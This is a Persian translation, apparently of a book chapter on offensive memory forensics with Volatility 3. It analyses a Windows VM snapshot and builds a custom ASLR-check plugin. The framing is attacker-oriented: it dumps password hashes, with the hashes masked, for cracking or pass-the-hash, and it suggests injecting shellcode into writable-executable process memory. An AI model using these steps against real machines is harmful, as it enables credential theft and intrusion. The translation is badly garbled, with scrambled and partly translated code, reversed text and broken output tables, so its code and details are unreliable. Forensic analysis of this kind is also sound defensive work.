این لیست فایل‌های پایتون را در دایرکتوری پلاگین ویندوز نشان می‌دهد. ما به شدت شما را تشویق می‌کنیم که متن را صرف مشاهده کدهای موجود در این فایل‌ها کنید. یک الگوی تکرارشونده خواهید دید که ساختار یک افزونه Volatility را تشکیل می‌دهد. این به شما کمک می‌کند چارچوب را درک کنید، اما مهمتر از آن، تصویری از طرز فکر و نیات یک مدافع به شما ارائه می‌دهد. با دانستن اینکه مدافعان چه توانایی‌هایی دارند و چگونه به اهداف خود دست می‌یابند، خود را به یک هکر تواناتر تبدیل خواهید کرد و بهتر متوجه خواهید شد که چگونه از خود در برابر شناسایی محافظت کنید.

اکنون که چارچوب تجزیه و تحلیل را آماده کرده ایم، برای تجزیه و تحلیل به تعدادی تصویر حافظه نیاز داریم. ساده‌ترین راه برای دریافت این است که از ماشین مجازی ویندوز 10 خود عکس بگیرید.

ابتدا، ویندوز VM خود را روشن کنید و چند فرآیند (به عنوان مثال، دفترچه پادداشت، ماشین حساب و یک مرورگر) را شروع کنید. ما حافظه را بررسی می‌نماییم و نحوه شروع این فرآیندها را پیگیری می‌کنیم. سپس با استفاده از هایپر وایز انتخابی خود عکس فوری بگیرید. در دایرکتوری که هایپر وایز شما ماشین‌های مجازی شما را ذخیره می‌کند، فایل اسنپ شات جدید خود را با نامی که به .memv. ای ختم می‌شود، خواهید دید. باید شروع به بازیابی کنیم!

توجه داشته باشید که من توانید بسیاری از تصاویر حافظه را به صورت آنلاین نیز پیدا کنید. یک تصویر می‌گیرم نگاهی به این فصل توسط PassMark Software در اینجا شده است <https://www.PassMarkSoftware.com/tools/volatility-workbench.html>. Volatility Foundation همچنین چندین سایت <https://github.com/volatilityfoundation/volatility/wiki/Memory-Samples/> در تصوری برای بازی در دارد.

شناسایی عمومی

باید یک نمای کلی از دستگاهی که در حال تجزیه و تحلیل هستیم داشته باشیم. افزونه windows.info اطلاعات سیستم عامل و هسته نمونه حافظه را نشان می‌دهد:

```
1 PS>vol -f WinDev2007Eval-Snapshot4.vmem windows.info
          Volatility 3 Framework 1.2.0-beta.1
          PdbSignatureScanner   33.01      اسکن prime2 با استفاده از پیشرفت:
```

متغیر	ارزش
-------	------

پایه هسته 0xf80067a18000	0x1aa000
اولیه 1	
لایه فایل	
KdVersionBlock 0xf80068627f0	
ماژور/مینور 15.19041	
ماشین نوع 34404	
KeNumberProcessors 1	
SystemTime 04-09-2020 00:53:46	
NtProductType NtProductWinNt	
10 نسخه NtMajor	
NtMinorVersion 0	
10 PE MajorOperatingSystem	
PE MinorOperatingSystemVersion 0	
34404 ماشین PE	

نام فایل اسنپ شات را با سوئیچ -f و افزونه ویندوز مشخص می کنیم برای استفاده، Volatility windows.info 1. فایل حافظه را می خواند و آنالیز می کند و اطلاعات کلی در مورد این دستگاه ویندوز را خروجی می دهد. می بینیم که با یک VM ویندوز 10.0 سروکار داریم و دارای یک پردازنده و یک لایه حافظه است.

ممکن است امتحان چندین پلاگین روی فایل تصویر حافظه برای شما آموزشی باشد هنگام برسی کد افزونه صرف زمان برای خواندن کد و دیدن خروجی مربوطه، نحوه عملکرد کد و همچنین طرز فکر کلی مدافعان را به شما نشان می دهد.

در مرحله بعد، با افزونه registry.printkey می توانیم مقادیر یک کلید را در رجیستری چاپ کنیم. اینها از اطلاعات در رجیستری وجود دارد و Volatility راهی برای یافتن هر مقداری که مایل هستیم فراهم می کند. در اینجا، ما به دنبال خدمات نصب شده هستیم. کلید /ControlSet001\Services Manager پایگاه داده ControlSet001/Services را نشان می دهد که تمام سرویس های نصب شده را فهرست می کند:

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.registry.printkey --key 'ControlSet001\Services'
Volatility 3 Framework 1.2.0-beta.1
PdbSignatureScanner: 33.01 اسکن اولیه 2 با استفاده از ... کلید داده فزار...
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services .NET CLR Data False
اطلاعات فلایل کلید
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services nادرست
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services applockerflr
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services AtomicAlarmClock False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services fastfat
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services MozillaMaintenance False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services NTDS
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Ntfs
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services ShellHWDetection False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services SQLWrite
```

```

\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Tcpip          تپیپ
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Tcpip6         تپیپ6
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services بايانلار           پایانلار
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services W32Time        W32Time
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WaaSMedicSvc False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WacomPen       نادرست
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Winsock        نادرست
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WinSock2       نادرست
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WINUSB        نادرست

```

این خروجی لیستی از سرویس های نصب شده روی دستگاه (به اختصار فضای را نشان می دهد.

شناسایی کاربر

حالا اجازه دهید کمی در مورد کاربر VM تجدید نظر کنیم. آفزونه cmdline را برای هر فرآیند که در زمان تهیه عکس فوری در حال اجرا بودند، فهرست می کند. این فرآیندها به ما اشاره ای به رفتار و قصد کاربر می دهد.

```

PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.cmdline
          Volatility 3 Framework 1.2.0-beta.1
          PdbSignatureScanner: 33.01 با استفاده از آسکن اولیه 2
          پیشرفت: فرآیند PIDArgs
          حافظه مورد نیاز در 0x0 معتبر نیست (فرآیند خارج شد؟)
          حافظه مورد نیاز در 0xa5f1873020 غیرقابل دسترسی است (تعویض شده)
          C:\Windows\system32\lsass.exe
          624 winlogon.exe winlogon.exe
          2160 MsMpEng.exe "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2008.9-0"
          MsMpEng.exe"
          4732 explorer.exe C:\Windows\Explorer.EXE
          4848 svchost.exe C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p
          4920 dllhost.exe C:\Windows\system32\DllHost.exe /ProcessId:{AB8902B4-09CA-4BB6-B78D A8F59079A8D5}

          5084 StartMenuExper "C:\Windows\SystemApps\Microsoft.Windows... . . ."
          "C:\Windows\SystemApps\Microsoft.MicrosoftEdge_... . . ."
          مایکروسافت اج... . . . 5388
          6452 OneDrive.exe "C:\Users\Administrator\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /pss زمینه

          6484 FreeDesktopClock "C:\Program Files\Free Desktop Clock\FreeDesktopClock.exe"
          "C:\Windows\system32\cmd.exe" 1
          7092 cmd.exe
          3312 notepad.exe 2 دفترچه یادداشت
          3824 powershell.exe "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
          6448 Calculator.exe "C:\Program Files\WindowsApps\Microsoft.WindowsCalculator_... . . ."
          6684 firefox.exe "C:\Program Files (x86)\Mozilla Firefox\firefox.exe"
          6432 PowerToys.exe "C:\Program Files\PowerToys\PowerToys.exe"
          7124 nc64.exe 0x2d7020 جافظه مورد نیاز در غیرقابل دسترسی است (تعویض شده)
          3324 smartscreen.exe C:\Windows\System32\smartscreen.exe -Embedding

```

ipconfig.exe 4768 مورد نیاز در 0x840308e020 حافظه معتبر نیست (فرآیند خارج شد؟)

لیست شناسه فرآیند، نام فرآیند و خط فرمان را آرگومان هایی که فرآیند را شروع کرده اند نشان می دهد. من بینید که notepad.exe 2 _ cmd.exe 1 شروع شده اند، به احتمال زیاد در زمان بوت شدن.

فرآیندها فرآیندهای معمولی هستند که کاربر شروع می کند.
بیایید فرآیندهای در حال اجرا را کمی عمیق تر با پلاگین psslist کنیم
در، که فرآیندهای را که در زمان عکس فوری در حال اجرا بودند فهرست می کند.

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.pslist
          Volatility 3 Framework 1.2.0-beta.1
          PdbSignatureScanner: اولیه با استفاده از 33.01 اسکن
          PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64
          6452 4732 OneDrive.exe 0xa50bb406d200 129 N/A 4 سیستم
          0xa50bbb3fb0804 درست است
          1 6212 556 SgrmBroker.exe 0xa50bbb832080 6 1636 556 svchost.exe 0xa50bbadbe340 8 - 0
          6484 4732 FreeDesktop 0xa90bbb847300
          7092 4732 cmd.exe 0xa50bbbc4d080 1
          11 6448 704 Calculator.exe 0xa50bb4d0d0c0 21
          0xa50bbb69a080 3 3824 4732 powershell.exe 0xa50bbb92d080
          3312 7092 notepad.exe
          4036 6684 firefox.exe 0xa50bb178080 0
          14 4052 4700 PowerLauncher. 0xa50bb7fd3080 16
          6432 4732 PowerToys.exe 0xa50bb4d5a2c0
          5340 6432 Microsoft.Powe 0xa50bb736f080 15
          0xa50bb7bc2080 1 7124 7092 nc64.exe 0xa50bab89080 1
          8564 4732 python-3.8.6-a
          3324 704 smartscreen.ex 0xa50bb4d6a080 7
          73650173288d80x4 1
          8946011378d9d80x6 0
          4768 8916 ipconfig.exe 0xa50bba7bd080 0
          0
```

در اینجا ما فرآیندهای واقعی و جبران حافظه آنها را می بینیم. برخی از ستون ها برای فضای حذف شده اند. چندین فرآیند جالب لیست شده است، از جمله فرآیندهای cmd و notepad که در خروجی افزونه cmdline دیدیم.

خوب است که فرآیندها را به صورت سلسله مراتب بینیم، تا بتوانیم بگوییم چه چیزی فرآیند فرآیندهای دیگر را آغاز کرد. برای آن، ما از پلاگین psstree استفاده می کنیم:

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.pstree
```

```
          Volatility 3 Framework 1.2.0-beta.1
          PdbSignatureScanner: اولیه با استفاده از 33.01 اسکن
          PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64
```

4

```
556 492 services.exe 0xa50bba7bd080 13 0 ***نادرست
```

```
2176 556 wlms.exe 0xa50bba7bd080 2 0 ***نادرست
```

```
1796 556 svchost.exe 0xa50bba7bd080 13 0 ***نادرست
```

```
776 556 svchost.exe 0xa50bba7bd080 15 0 ***نادرست
```

```
8 556 svchost.exe 0xa50bba7bd080 18 0 ***نادرست
```

```
4556 8 ctfmon.exe 0xa50bba7bd080 10 1 ***نادرست
```

```
MicrosoftEdge. 0xa50bba7bd080 35 1 *** 6448 704 Calculator.exe 0xa50bba7bd080 24 0 ***نادرست
```

```
5388 704 ***نادرست
```

```
3324 704 smartscreen.ex 0xa50bba7bd080 7 1 ***نادرست
```

```
2136 556 vmtoolsd.exe 0xa50bba7bd080 11 ***نادرست
```

```
ipconfig.exe 0xa50bba7bd080 0 * 4704 624 0xa50bba7bd080 0 ***نادرست
```

```
8916 2136 cmd.exe **** 4768 8916 ***نادرست
```

```
*** 6432 4704 explorer.exe 0xa50bba7bd080 92 1 ***نادرست
```

```
** 4732 4732 PowerToys.exe 0xa50bba7bd080 14 1 ***نادرست
```

```
**** 5340 6432 Microsoft.PowerShell 0xa50bba7bd080 15 1 False
```

```
4732 cmd.exe ***نادرست 7364 0xa50bba7bd080 1 -
```

```
2464 7364 conhost.exe 0xa50bba7bd080 4 1 ***نادرست
```

```
*** 7092 4732 cmd.exe 0xa50bba7bd080 1 - ***نادرست
```

```
**** 3312 7092 notepad.exe 0xa50bba7bd080 3 1 False
```

```
7124 7092 nc64.exe 0xa50bba7bd080 1 1 ***نادرست
```

```
*** 8564 4732 python-3.8.6-a 0xa50bba7bd080 1 1 True
```

```
**** 1036 8564 python-3.8.6-a 0xa50bba7bd080 5 1 True
```

اکنون تصویر واضح تری دریافت می کنیم. ستاره در هر ردیف نشان دهنده والد است

را بطة کودک فرآیند به عنوان مثال، فرآیند explorer.exe (PID 4704) userinit فرآیند (PID 4732) ایجاد کرد . به همین ترتیب، فرآیند (PID 4732) cmd.exe (PID 7092) ایجاد کرد. از این فرآیند، کاربر notepad.exe (PID 7092) فرآیند explorer.exe شروع کرد.

حال باید رمزهای عبور را با افزونه hashdump بررسی کنیم:

```
PS> vol -f WinDev2007Eval-7d959ee5.vmem windows.hashdump
```

```
Volatility 3 Framework 1.2.0-beta.1
```

```
پیشرفت: اسکن اولیه 2433.01 با استفاده از
```

```
کاربر از lmhash ntlhash شد
```

```
500 aad3bXXXXXXXXad3bXXXXXX fc6eb57eXXXXXXXXXXXXX657878 مدیر
```

```
501 aad3bXXXXXXXXad3bXXXXXX 1d6cfe0dXXXXXXXXXXXXc089c0 مهمان
```

```
503 aad3bXXXXXXXXad3bXXXXXX 1d6cfe0dXXXXXXXXXXXXc089c0 حساب پیش فرض
```

WDAGUtilityAccount	504	aad3bXXXXXXXXad3bXXXXXX
ed66436aXXXXXXXXXXXXX1bb50f	کاربر	1001 aad3bXXXXXXXXad3bXXXXXX
31d6cfe0XXXXXXXXXXXXc089c0	tim	1002 aad3bXXXXXXXXad3bXXXXXX
afc6eb57XXXXXXXXXXXX657878	مدیر	1003 aad3bXXXXXXXXad3bXXXXXX
afc6eb57XXXXXXXXXXXX657878		

خروجی نام کاربری حساب و هش های LM و NT رمز عبور آنها را نشان می دهد. پس از بازیابی هش رمز

عبور در دستگاه ویندوز

نفوذ هدف مشترک مهاجمان است. این هش‌ها را می‌توان در تلاش برای بازیابی رمز عبور هدف به صورت آفلاین کرک کرد، یا می‌توان از آن‌ها در یک حمله عبور از هش برای دسترسی به منابع شبکه دیگر استفاده کرد. این که آیا هدف یک کابر پاراونئید است که عملیات پرخطر را فقط روی ماشین‌های مجازی انجام می‌دهد یا شرکت است که تلاش می‌کند برخی از فعالیت‌های کاربران خود را به ماشین‌های مجازی محدود کند، نگاه کردن به ماشین‌های مجازی یا عکس‌های فوری روی سیستم زمان مناسبی برای تلاش برای بازیابی است. این هش‌ها بعد از اینکه به سخت افزار میزبان دسترسی پیدا کردند.

نوسانات این فرآیند بازیابی را بسیار آسان می‌کند.
ما هش‌ها را در خروجی خود مهمن کرده‌ایم. شما می‌توانید از خروجی خود به عنوان استفاده کنید برای یافتن راه خود در VM به ابزار هش کرک وارد کنید. چندین سایت هش کرک آنلاین وجود دارد. در عوض، می‌توانید از John the Ripper در دستگاه کالی خود استفاده کنید.

شناسایی آسیب‌پذیری

حالا بباید از Volatility استفاده کنیم تا بهمین آیا VM هدف دارای آسیب‌پذیری‌هایی است که بتوانیم از آنها سوءاستفاده کنیم. افزونه malfind محدوده‌های حافظه پردازش را که به طور بالقوه حاوی کد تزریقی هستند بررسی می‌کند. کلمه کلیدی Potential در اینجا است — افزونه به دنبال مناطقی از حافظه است که مجوز خواندن، نوشتن و اجرا دارند. بررسی این فرآیندها ارزشمند است، زیرا ممکن است ما را قادر به استفاده از برخی بدافزارهای که در حال حاضر در دسترس هستند، داشته باشیم. از طرف دیگر، ممکن است بتوانیم آن مناطق را با بدافزار خودمان بازنویسی کنیم.

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.malfind
```

```
Volatility 3 Framework 1.2.0-beta.1
PdbSignatureScanner اسکن اولیه 2033.01 پیشرفت:
VPN Tag Protection CommitCharge شروع PID پایان VPN
```

```
1336 timeserv.exe 0x660000 0x660fff VadS PAGE_EXECUTE_READWRITE 1
2160 MsMpEng.exe 0x16301690000 0x1630179cff VadS PAGE_EXECUTE_READWRITE 269
2160 MsMpEng.exe 0x16303090000 0x1630318ffff VadS PAGE_EXECUTE_READWRITE 256
2160 MsMpEng.exe 0x16304a00000 0x16304bffff VadS PAGE_EXECUTE_READWRITE 512
6484 FreeDesktopClo 0x2320000 0x2320fff VadS PAGE_EXECUTE_READWRITE 1
5340 Microsoft.Power 0x2c2502c0000 0x2c2502cfffd VadS PAGE_EXECUTE_READWRITE 15
```

ما با چند مشکل احتمالی مواجه شده‌ایم. فرآیند (PID 1336) timeserv.exe بخشی از نرم افزار رایگان شناخته شده به عنوان FreeDesktopClock (PID 6484) است. این فرآیندها تا زمانی که در C:\Program Files نصب شده باشند لزوماً مشکل ندارند. در غیر این صورت، این فرآیند ممکن است بدافزاری باشد که به عنوان یک ساعت ظاهر می‌شود.

با استفاده از یک موتور جستجو، متوجه خواهید شد که فرآیند (PID 2160) MsMpEng.exe بک سرویس ضد بدافزار است. حتی اگر این فرآیندها شامل مناطق حافظه قابل نوشتن و اجرایی هستند، به نظر خطربناک نیستند. شاید بتوانیم این فرآیندها را با نوشتن کد پوسه در آن مناطق حافظه خطربناک کنیم، بنابراین ارزش دارد که به آنها توجه داشته باشیم.

پلاگین netscan از تمام اتصالات شبکه ای را که دستگاه در زمان عکس فوری داشته است ارائه می‌دهد، همانطور که در ادامه نشان داده شده است. هر چیزی که مشکوک به نظر می‌رسد ممکن است بتوانیم در یک حمله از آن استفاده کنیم.

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.netscan
```

```
Volatility 3 Framework 1.2.0-beta.1
PdbSignatureScanner: اسکن اولیه با استفاده از 33.01 پیشرفت: پیشرفت: 0x0000000000000000
Offset Proto LocalAddr LocalPort ForeignAdd ForeignPort State PID Owner

0xa50bbad80b20 TCPv4 192.168.28.128 50948 2310 6280
0xa50bbad80b20 TCPv4 192.168.28.128 50954 23.193.33.57 443
0xa50bbad8d010 TCPv4 192.168.28.128 50953 99.84.222.93 443
0xa50bbaf3010 TCPv4 192.168.28.128 50959 23.193.33.57 443
0xa50bbaff7010 TCPv4 192.168.28.128 50950 52.179.224.121 443
0xa50bbbd240a0 TCPv4 192.168.28.128 139 0.0.0.0
```

ما برخی از اتصالات را از ماشین محلی می بینیم، (192.168.28.128) ظاهرًا به چند وب سرور .2 این ارتباطات اکنون بسته شده است. اتصالات با علامت LISTENING مهمتر هستند. موادی که متعلق به svchost ، lsass ، wininit (ممکن است مشکلی نداشته باشند، اما فرآیندهای ویندوز قابل شناسایی هستند) آن بورت .nc64.exe ناشناخته است. از فصل 2 برای بررسی آن

volshell رابط

علاوه بر رابط خط فرمان، می توانید از Volatility در یک پوسته پایتون سفارشی با دستور volshell استفاده کنید . این به شما تمام قدرت Volatility و همچنین یک پوسته کامل پایتون را می دهد. در اینجا نمونه ای از استفاده از افزونه pslist بر روی یک تصویر ویندوز با استفاده از volshell آورده شده است:

```
PS> volshell -w -f WinDev2007Eval-7d959ee5.vmem 1
volatility.plugins.windows import pslist 2 >>>
>>> dpo(pslist.PsList, primar=self.current_layer, nt_symbols=self.config['nt_symbols']) 3
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64

4 سیستم 72 4732 0xa50bbb3ef61040 1208000A 0x0000000000000000
- درست است
- 1
6484 4732 FreeDesktopClos 0xa50bbb847300 1 ... 1
- نادرست ...
- 1
```

در این مثال کوتاه، ما از سوئیچ -W برای اطلاع از Volatility استفاده کردیم که در حال تجزیه و تحلیل یک تصویر ویندوز هستیم و از سوئیچ -f برای تعیین خود تصویر استفاده کردیم . پوسته پایتون. یعنی می توانید بسته ها را وارد کنید یا توابع را همانطور که معمولاً انجام می دادید بنویسید، اما اکنون همچنین می توانید

فراریت در پوسته تعییه شده است. ما افزونه 2 pslist وارد می کیم و خروجی (عملکرد) dpo از افزونه 3 نمایش من دهیم.
با وارد کردن --help می توانید اطلاعات بیشتری در مورد استفاده از volshell پیدا کنید .

پلاگین های نوسانات سفارشی

ما به تازگی دیدیم که چگونه می توانیم از پلاگین های Volatility برای تجزیه و تحلیل یک مکس فوری VM برای آسیب پذیری های موجود، نمایه کاربر با بررسی دستورات و فرآیندهای در حال استفاده، و حذف هش رمز عبور استفاده کنیم. اما از آنجایی که می توانید پلاگین های سفارشی خود را بنویسید، تنها تخلیل شما کاری را که می توانید با Volatility انجام دهید محدود می کند. اگر اطلاعات بیشتری بر اساس سرنخ های یافته شده از پلاگین های استاندارد نیاز دارید، می توانید یک افزونه برای خودتان پسازید.

تیم Volatility ایجاد یک افزونه را آسان کرده است، به شرطی که از الگوی آنها پیروی کنید. حتی می توانید از افزونه جدیدتران بخواهید با افزونه های دیگر تماس بگیرد تا کارمان آسان تر شود.

بایاید نگاهی به اسکلت یک پلاگین معمولی بیندازیم:

واردات ...

کلاس 1

```
CmdLine(interfaces.plugin.PluginInterface):
    @classmethod
    def get_requirements(cls):    عبور
```

3 دفعه بیان (خود):

4 زیراتور دف (خود، فرآیند): عبور

مراحل اصلی در اینجا ایجاد کلاس جدید برای ارث بردن از PluginInterface 1. تعریف الزامات افزونه 2. تعریف روش اجرا 3. و تعریف روش زیراتور 4 است. روش generator است، اما آن را از اجرا می کند. متدهای مفید است که در بسیاری از افزونه ها خواهید دید. با جدا کردن آن و استفاده از آن به عنوان یک مولد پایتون، می توانید نتایج سریع تری دریافت کنید و درک کد خود را آسان تر کنید.

بایاید این الگوی کلی پیروی کنیم تا یک افزونه سفارشی ایجاد کنیم که بررسی شود فرآیندهایی که توسط تصادفی سازی طرح بندی فضای آدرس (ASLR) محافظت نمی شوند .
فضای آدرس یک فرآیند آسیب پذیر را با هم ترکیب می کند، که بر مکان حافظه مجازی پشتنهای، پشتنهای و سایر ASLR تخصیص های سیستم عامل تأثیر می گذارد. این بدان معناست که نویسنده اگر اکسلوبوت نمی توانند تعیین کنند که فضای آدرس فرآیند قربانی در زمان حمله چگونه تنظیم شده است. ویندوز ویندوز اولین نسخه ویندوز با پشتیبانی از ASLR بود. در تصاویر حافظه قدیمی‌تر مانند ویندوز XP، ASLR را به طور پیش‌فرض فعل نمی‌باشد. در حال حاضر، با ماشین های اخیر (ویندوز 10)، تقریباً تمام فرآیندها محافظت می شوند.

ASLR به این معنی نیست که مهاجم از کار افتاده است، اما کار را بسیار انجام می دهد پیچیده تر، به عنوان اولین گام در شناسایی فرآیندها، ما یک پلاگین ایجاد می کنیم تا بررسی کنیم که آیا یک فرآیند توسعه ASLR محافظت می شود.

بیا شروع کنیم، یک دایرکتوری به نام افزونه ایجاد کنید. در زیر آن فهرست، یک دایرکتوری ویندوز ایجاد کنید تا حاوی افزونه های سفارشی شما برای ماشین های ویندوز باشد. اگر پلاگین های برای هدف قرار دادن یک ماشین مک یا لینوکس ایجاد می کنید، به ترتیب دایرکتوری با نام مک یا لینوکس ایجاد کنید.

اکنون، در دایرکتوری `plugins/windows/aslrcheck.py` بررسی ASLR خود را بنویسیم:

```
#همه فرآیندها را جستجو کنید و محافظت ASLR را بررسی کنید
import Calable, List
#از تایپ
```

```
از ثابت های واردات volatility.framework، رابط ها، رندرهای
import extensions از volatility.framework.configuration
volatility.framework.symbols intermed from volatility.framework.windows
volatility.framework.renderers import format_hints from
```

```
volatility.plugins.windows import pslist
import io import logging import os import pefile vollog = logging.getLogger(__name__)
```

```
IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE = 0x0040
IMAGE_FILE_RELOCS_STRIPPED = 0x0001
```

ایندا وارداتی را که نیاز داریم، به علاوه کتابخانه `pefile` برای تجزیه و تحلیل، مدیریت می کنیم فایل های قابل حمل اجرایی (PE)، حالا باید یکتابع کمکی برای انجام آن تحلیل بنویسیم:

```
1 def check_aslr(pe): pe.parse_data_directories([
    pefile.DIRECTORY_ENTRY['IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG']
])
([پویا = غلط برداشته شده = نادرست
```

```
2 if (pe.OPTIONAL_HEADER.DllCharacteristics &
    IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BAS
    پویا درست
    E):
& IMAGE_FILE_RELOCS_STRIPPED: stripped = True اگر3
    pe.FILE_HEADER.Characteristics
```

```
4 اگر پویا نیست یا (دینامیک و stripped): aslr = aslr =
    نادرست دیگر: aslr = واقعی
```

آن را تجزیه کنید و سپس بررسی ^۱ یک شی فایل PE را به تابع check_aslr ارسال می کنیم برای ^۲ کامپایل پایه DYNAMIC شده است، اگر پویا نیست، یا شاید داده های جایه جایی فایل ^۳ برای حذف شده است، اما داده های جایجایی آن حذف شده است، پس فایل PE متوسط ۴ ASLR محافظت نمایند و این دیپویا حذف شده است.

با عملکرد کمکی آماده کار، باید کلاس AslrCheck خود را ایجاد کنیم:

```
5 requirement.ListRequirement(name = 'pid',          عنصر_نوع
                           .tsilP.PtsilsPigulp )tnemeriuqeRnigulP
                           .name=Psist
                           .description = "شناشه فرآیند برای درج (همه موارد دیگر مستثنی هستند)،"
                           [ اختياری = درست ]
```

مرحله اول ایجاد افزونه، از شی ^۱ PluginInterface است. بعد، الزامات را تعریف کنید. با بررسی سایر افزونه ها می توانید ایده خوبی از آنچه نیاز دارید به دست آورید. هر پلاگین به لایه حافظه نیاز دارد، و ما ابتدا آن نیاز را تعریف می کنیم. ^۲ همراه با لایه حافظه، به جداول نمادها نیز نیاز داریم.

ما همچنین به پلاگین ^۳ list به عنوان یک الزام نیاز داریم تا بتوانیم تمام فرآیندها را از حافظه دریافت کنیم و فایل PE را از فرآیند ^۴ دوباره ایجاد کنیم. سپس فایل PE ایجاد شده مجدد را از هر فرآیند ارسال می کنیم و بررسی می کنیم. برای محافظت از ASLR. ممکن است بخواهیم یک فرآیند را که یک شناشه فرآیند داده شده است بررسی کنیم، بنابراین یک تنظیم اختیاری دیگر ایجاد می کنیم که به ما امکان می دهد لیستی از شناشه های فرآیند را بگذرانیم تا بررسی را فقط به آن فرآیندها محدود کنیم.

```
-> Callable[[interfaces.objects.هیچکدام(@classmethod def create_pid_filter(cls, pid_list: List[int] =
bool): lambda _: False []           = pid_list
                           ObjectInterface)], filter_func = pid_list
                           filter_list = [x      = lambda x: x.UniqueProcessId
                                         برگشت
                                         برای در pid_list اگر هیچکدام نباشد]
                                         filter_func if filter_list: filter_func
                                         گرداند]
```

AslrCheck (interfaces.plugins.PluginInterface): ^۱ کلاس

```
get_requirements(cls): [ برگشت
                           @classmethod def
                           TranslationLayer Requirement() الزامات.
                           "Intel64"], 'لایه حافظه برای هسته', noitpircsedname='primary',
                           architectures=['Intel32',
```

^۲ الزامات. ^۳ توضیحات "نمادهای کرنل ویندوز" name = "nt_symbols". پژوهش قانونی توهین آمیز ۱۷۹

برای رسیدگی به شناسه فرآیند اختیاری، از یک متاد کلاس برای ایجاد یک تابع فیلتر استفاده می کنیم که برای هر شناسه فرآیند در لیست، False را برمی گرداند. یعنی سوالی که ما از تابع فیلتر می پرسیم این است که آیا یک فرآیند را فیلتر کنیم، بنابراین True را برمی گردانیم فقط در صورتی که PID در لیست نباشد:

```

def _generator(self, procs): pe_table_name = intermed.IntermediateSymbolTable.create(1 self.config_path,
    خود. زمینه،

    "پنجره ها",
    "این این."
    class_types=extensions.pe.class_types)

procs: proc برای procname = procnames = list() proc.ImageFileName.cast("string",
    procnames: در max_length=proc.ImageFileName.v8l.count, errors='replace') procname

ادامه هید procnames.append(procname)

{e: proc.add_layer_name(e.layer_name) در لایه
    proc_layer_name
    ادامه هید

peb = self.context.object(2
    + "_PEB", GNAB.ناتایself.config['nt_symbols'] +
    layer_name = proc_layer_name,
proc.Peb)

dos_header = self.context.object(
    + "_IMAGE_DOS_HEADER", GNAB.ناتایpe_table_name +
    as offset=peb.ImageBaseAddress, layer_name=proc_layer_name)
    Exception

e: ادامه هید

dos_header.reconstruct(): pe_data.write(data) pe_data.close()
    pe_data_raw=pe_data.read()
    pe_data.seek(offset)

pe = pefile.PE(data=pe_data_raw) 4
    به جز استثنای عنوان 5
    ایجاد هید
e: check_aslr(pe)

(0, (proc_id, 6
    بازده
    نام خانوادگی,
format_hints.Hex(pe.OPTIONAL_HEADER.ImageBase),
        )) aslr.
    )

```

ما یک ساختار داده خاص به نام `pe_table_name` ایجاد می کنیم تا در حین حلقه زدن از آن استفاده کنیم هر فرآیند در حافظه سپس منطقه حافظه بلوك محیطی فرآیند (PEB) مرتب با هر فرآیند را دریافت می کنیم و آن را در یک شب قرار می دهیم PEB.

یک ساختار داده برای فرآیند جاری که حاوی اطلاعات زیادی در مورد فرآیند است. ما آن ناچیه را در یک شی فایل مانند PE با استفاده از کتابخانه 4 pe_data می نویسیم. یک شی check_aslr خود 5 می دهیم، در نهایت، چندین اطلاعات حاوی شناسه فرآیند، نام فرآیند را به دست می آوریم، آدرس حافظه فرآیند و نتیجه بولی از بررسی حفاظت 6.

اکنون متدها run را ایجاد می کنیم که از تمام تنظیمات نیازی به آرگومان ندارد در شیء پیکربندی پر شده اند:

```
def run(self):
    procs = pslist.PsList.list_processes(self.context)
    self.config["primary"] = self.config["nt_symbols"]
    filter_func =
        ((self.create_pid_filter(self.config.get("pid",
            0)) &lt;> 0) && (self.config.get("pid",
            0) &lt;> 1))
    renderer.TreeGrid([
        ("PID", int),
        ("نام فایل", str),
        ("نام پایه", str)
    ], format_hints.Hex)
    self._generate([self._processes], renderer.TreeGrid)
```

ما لیستی از فرآیندها را با استفاده از پلاگین 1 pslist می دریافت می کنیم و داده ها را از ژنراتور با استفاده از رندر 2 TreeGrid توسط بسیاری از افزونه ها استفاده می شود. این تضمین می کند که ما یک خط از نتایج را برای هر فرآیند تجزیه و تحلیل شده دریافت می کنیم.

لگد زدن به لاستیک ها
بیایید به یکی از تصاویر موجود در سایت Volatility - Cridex Malware - Cridex Nگاهی بیندازیم: برای پلاگین سفارشی خود، سوئیچ p-را با مسیر پوشه پلاگین خود ارائه دهید :

```
PS>vol -p .\plugins\windows -f cridex.vmem aslrcheck.AslrCheck
          Volatility 3 Framework 1.2.0-beta.1
          PdbSignatureScanner
          بیشتر: 0.00 اسکن اولیه 2 با استفاده از ASLR
          نام فایل PID پایه
```

۱۳۶۸۱۸۵۸۹۰۰۰ نادرست	۱۴۸۱۸۵۸۹۰۰۰ نادرست
